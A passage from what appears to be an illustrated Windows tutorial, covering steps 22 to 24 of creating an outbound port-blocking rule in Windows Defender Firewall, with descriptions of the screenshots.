
The screenshot shows the Windows Defender Firewall with Advanced Security window. The left pane lists categories: Inbound Rules, Outbound Rules (selected), Connection Security Rules, and Monitoring. The right pane displays a table of 'Outbound Rules' with columns: Name, Group, Profile, Enabled, and Action. The table lists numerous rules, mostly marked with green checkmarks. To the right of the table is an 'Actions' pane with a list of options: New Rule..., Filter by Profile, Filter by State, Filter by Group, View, Refresh, Export List..., and Help.




22. In New Outbound Rule Wizard, select Port as Rule Type and click Next.




23. Select All remote ports in Protocol and Ports and click Next.




24. In Action, Block the connection is selected by default and click Next.



